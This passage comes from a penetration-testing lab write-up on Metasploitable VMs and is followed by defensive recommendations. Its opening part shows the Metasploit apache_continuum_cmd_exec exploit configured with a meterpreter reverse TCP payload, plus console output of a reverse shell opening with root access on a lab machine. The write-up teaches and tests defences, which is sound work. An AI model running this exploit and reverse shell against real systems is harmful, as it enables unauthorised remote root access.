URI PATH        no         The URI to use for this exploit (default is random)
VHOST          no         HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
_____
SRVHOST     0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0.
0 to listen on all addresses.
SRVPORT      8080       yes        The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
```

```
kali㉿kali: ~
```

Name	Current Setting	Required	Description
LHOST	192.168.1.51	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

-change RHOSTS with the Victim's IP

-the module use Payload : linux/x64/meterpreter/reverse\_tcp

-write the IP of our machine in LHOST

#### **4. Now we are ready to exploit the module**

```
msf6 exploit(linux/http/apache_continuum_cmd_exec) > sessions -l
Active sessions
=====
Id  Name    Type
--  --
2   meterpreter x64/linux  root @ 192.168.1.31  192.168.1.51:4444 → 192.168.1.31:43102 (192.168.1.31)

msf6 exploit(linux/http/apache_continuum_cmd_exec) > 
```

**5. we can find it in Sessions if we will use it again**

```
[*] Started reverse TCP handler on 192.168.1.51:4444
[*] Injecting CmdStager payload...
[*] Sending stage (3045380 bytes) to 192.168.1.31
[*] Meterpreter session 2 opened (192.168.1.51:4444 → 192.168.1.31:49489) at 2024-10-17 21:51:24 -0400

[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter >
meterpreter > sysinfo
Computer : 192.168.1.31
OS       : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > getuid
Server username: root
meterpreter > 
```

## Conclusion:

In the analysis of Metasploitable 2 and Metasploitable 3, both serve as ideal vulnerable environments for penetration testing, helping to identify and exploit security weaknesses. The results from the testing indicate various critical vulnerabilities across the operating systems and applications, particularly in outdated services and misconfigured security settings. Here are the main findings:

### **Metasploitable 2:**

It has numerous well-known vulnerabilities, including default credentials, unsecured services, and outdated software such as vulnerable versions of FTP (vsftpd), MySQL, and Apache. These weaknesses allow attackers to perform brute-force attacks, remote code execution, privilege escalation, and more.

### **Metasploitable 3:**

This virtual machine simulates modern infrastructures, containing vulnerabilities within Windows and Linux-based environments.

Notable vulnerabilities include insecure configurations in SMB (Server Message Block), outdated software packages, and weak authentication mechanisms.

Exploitable services, such as Tomcat Manager, Jenkins, and vulnerable versions of Apache, allowed remote access, command execution, and privilege escalation.

The vulnerabilities discovered underscore the importance of keeping systems up to date and following best practices for security configurations.

# **Recommendations:**

## **System and Software Updates:**

Ensure regular patching of all software and operating systems. The majority of the vulnerabilities in Metasploitable machines are due to outdated software versions, which are patched in modern systems.

## **Strong Authentication Mechanisms:**

Replace default credentials with strong, unique passwords.

Implement multi-factor authentication (MFA) where possible to enhance login security.

## **Disable Unnecessary Services:**

Disable or remove unused or unnecessary services and applications. For example, if FTP or MySQL is not required, they should be turned off or removed to reduce the attack surface.

## **Firewall and Access Control:**

Configure firewalls to restrict access to essential services only. Use network segmentation and Access Control Lists (ACLs) to limit exposure.

Harden network settings to avoid unauthorized access via services like SMB.

## **Web Application Security:**

Regularly audit web applications to identify vulnerabilities like SQL injection and XSS. Implement proper input validation and output encoding to mitigate these risks.

## **Security Monitoring:**

Implement real-time monitoring for all critical services and systems to detect unauthorized access or anomalies early.

Set up proper logging mechanisms and perform regular security audits.

## **Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS):**

Deploy IDS/IPS solutions to detect and prevent potential exploits targeting known vulnerabilities, especially for services exposed to the internet.